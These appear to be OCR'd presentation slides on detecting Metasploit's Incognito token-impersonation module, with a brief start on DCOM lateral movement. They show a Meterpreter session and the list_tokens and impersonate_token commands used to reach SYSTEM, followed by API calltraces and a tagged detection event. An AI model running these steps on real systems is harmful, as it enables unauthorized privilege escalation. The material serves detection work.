WmiPrvSE.exe	0.01	2,652 K	5,412 K	3864	WMI Provider Host



```
      .:okOOOkdc'           'cdkOOOko:.
    .xOOOOOOOOOOOOc       cOOOOOOOOOOOOx.
   :OOOOOOOOOOOOOOOk,   ,kOOOOOOOOOOOOOOO:
  'OOOOOOOOOkkkkOOOOO: :OOOOOOOOOOOOOOOOOO'
  oOOOOOOOO.MMMM.oOOOOoOOOOl.MMMM,OOOOOOOOo
  dOOOOOOOO.MMMMMM.cOOOOOc.MMMMMM,OOOOOOOOx
  lOOOOOOOO.MMMMMMMMM;d;MMMMMMMMM,OOOOOOOOl
  .OOOOOOOO.MMM.;MMMMMMMMMMM;MMMM,OOOOOOOO.
   cOOOOOOO.MMM.OOc.MMMMM'oOO.MMM,OOOOOOOc
    oOOOOOO.MMM.OOOO.MMM:OOOO.MMM,OOOOOOo
     lOOOOO.MMM.OOOO.MMM:OOOO.MMM,OOOOOl
      ;OOOO'MMM.OOOO.MMM:OOOO.MMM;OOOO;
       .dOOo'WM.OOOOocccxOOOO.MX'xOOd.
         ,kOl'M.OOOOOOOOOOOOO.M'dOk,
           :kk;.OOOOOOOOOOOOO.;Ok:
             ;kOOOOOOOOOOOOOOOk:
               ,xOOOOOOOOOOOx,
                 .lOOOOOOOl.
                   ,dOd,
                     .

       =[ metasploit v5.0.41-dev                          ]
+ -- --=[ 1915 exploits - 1074 auxiliary - 330 post       ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 4 evasion                                       ]

msf5 exploit(multi/handler) >
[*] Sending stage (179779 bytes) to 192.168.117.125
[*] Meterpreter session 1 opened (192.168.117.171:4444 -> 192.168.117.125:49162) at 2019-11-07 15:52:28 -0500
```

Metasploit Incognito module

- How does it work?

1. Enumerate current access tokens of processes and their privileges in the system using:

   -OpenProcess;

   -OpenProcessToken;

   -OpenThreadToken;

   -GetTokenInformation;

2. Create a new access token that duplicates an existing token:


   -DuplicateTokenEx;

3. Impersonate the security context of a selected token:

   -ImpersonateLoggedOnUser(HANDLE hToken);

Metasploit Incognito module


- Use of Incognito “list_tokens” and “impersonate_token” commands – got “SYSTEM” token:



```
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
========================================
NT AUTHORITY\SYSTEM
WIN7X86SP1\IeUser

Impersonation Tokens Available
========================================
No tokens available

meterpreter > impersonate_token "NT AUTHORITY\SYSTEM"
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM
[+] Delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Metasploit Incognito module


- Calltrace:



```
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: advapi32!0xLookupAccountSidW), Count: 1]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: advapi32!0xLookupPrivilegeNameW), Count: 44]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: advapi32!0xLsaClose), Count: 15]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: advapi32!0xLsaLookupPrivilegeName), Count: 5]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: advapi32!0xLsaOpenPolicy), Count: 23]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: advapi32!0xLsapCreateBindingHandleForLocal), Count: 4]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: advapi32!0xLsarClose), Count: 14]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: advapi32!0xLsarLookupPrivilegeName), Count: 5]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: advapi32!0xLsarOpenPolicy2), Count: 22]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: kernelbase!0xBaseSetLastNTError), Count: 1]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: kernelbase!0xCloseHandle), Count: 1]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: kernelbase!0xCreateRemoteThreadEx), Count: 1]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: kernelbase!0xDuplicateHandle), Count: 2]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: kernelbase!0xGetTokenInformation), Count: 1]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: kernelbase!0xImpersonateLoggedOnUser), Count: 2]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: kernelbase!0xInterlockedCompareExchange), Count: 1]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: kernelbase!0xOpenProcess), Count: 1]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: kernelbase!0xOpenProcessToken), Count: 1]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: msvcrt!0x766E9E5A), Count: 1]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2240, Module: kernelbase!0xDuplicateHandle), Count: 4]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2240, Module: kernelbase!0xDuplicateTokenEx), Count: 1]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: ntdll!0x__RtlUserThreadStart), Count: 60]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: ntdll!0x_RtlUserThreadStart), Count: 60]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: ntdll!0xInterlockedCompareExchange64), Count: 1]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: ntdll!0xNtClose), Count: 1]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: ntdll!0xNtOpenProcess), Count: 1]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: ntdll!0xNtOpenProcessToken), Count: 1]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: ntdll!0xRtlAllocateHeap), Count: 3]
```

Metasploit Incognito module

- Calltrace:




```
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: advapi32!0xLookupAccountSidW), Count: 1]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: advapi32!0xLookupPrivilegeNameW), Count: 44]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: advapi32!0xLsaClose), Count: 15]
```

```
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: kernelbase!0xGetTokenInformation), Count: 1]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: kernelbase!0xImpersonateLoggedOnUser), Count: 2]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: kernelbase!0xInterlockedCompareExchange), Count: 1]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: kernelbase!0xOpenProcess), Count: 1]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: kernelbase!0xOpenProcessToken), Count: 1]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: msvcrt!0x766E9E5A), Count: 1]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2240, Module: kernelbase!0xDuplicateHandle), Count: 4]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2240, Module: kernelbase!0xDuplicateTokenEx), Count: 1]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: ntdll!0x__RtlUserThreadStart), Count: 60]
```

```
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: kernelbase!0xOpenProcessToken), Count: 1]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: msvcrt!0x766E9E5A), Count: 1]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2240, Module: kernelbase!0xDuplicateHandle), Count: 4]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2240, Module: kernelbase!0xDuplicateTokenEx), Count: 1]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: ntdll!0x__RtlUserThreadStart), Count: 60]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: ntdll!0x_RtlUserThreadStart), Count: 60]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: ntdll!0xInterlockedCompareExchange64), Count: 1]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: ntdll!0xNtClose), Count: 1]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: ntdll!0xNtOpenProcess), Count: 1]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: ntdll!0xNtOpenProcessToken), Count: 1]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: ntdll!0xRtlAllocateHeap), Count: 3]
```

Metasploit Incognito module

- Tagged event:



host.name	hunts	event.action	calltrace	winlog.event_data.Image	winlog.event_data.ParentImage
WIN7X86SP1	possible_access_token_manipulation	Process Create (rule: ProcessCreate)	PID: 1516, shell_4444_192_168_117_171, TID: 2904, Module: advapi32!0xPLSAPR_SERVER_NAME_bind, Count: 4 PID: 1516, shell_4444_192_168_117_171, TID: 2904, Module: afd.sys!0x8A797542, Count: 1 PID: 1516, shell_4444_192_168_117_171, TID: 2904, Module: afd.sys!0x8A7A951E, Count: 1 PID: 1516, shell_4444_192_168_117_171, TID: 2904,	C:\Users\IeUser\Desktop\shell_4444_192_168_117_171.exe	C:\Windows\explorer.exe

Lateral movement via DCOM

- What is DCOM?
- DCOM is a proprietary Microsoft technology that allows a computer to interact with COM objects on a remote computer
- COM terms:


  -*CLSID* - *Class Identifier*. Unique identifier for a COM class;

  -*ProgID* - *Programmatic Identifier*. Optional “user friendly” identifier for a CLSID;

  -*AppID* - *Application Identifier*. Specifies the configuration (privileges) for COM objects associated with the same executable;

Lateral movement via DCOM

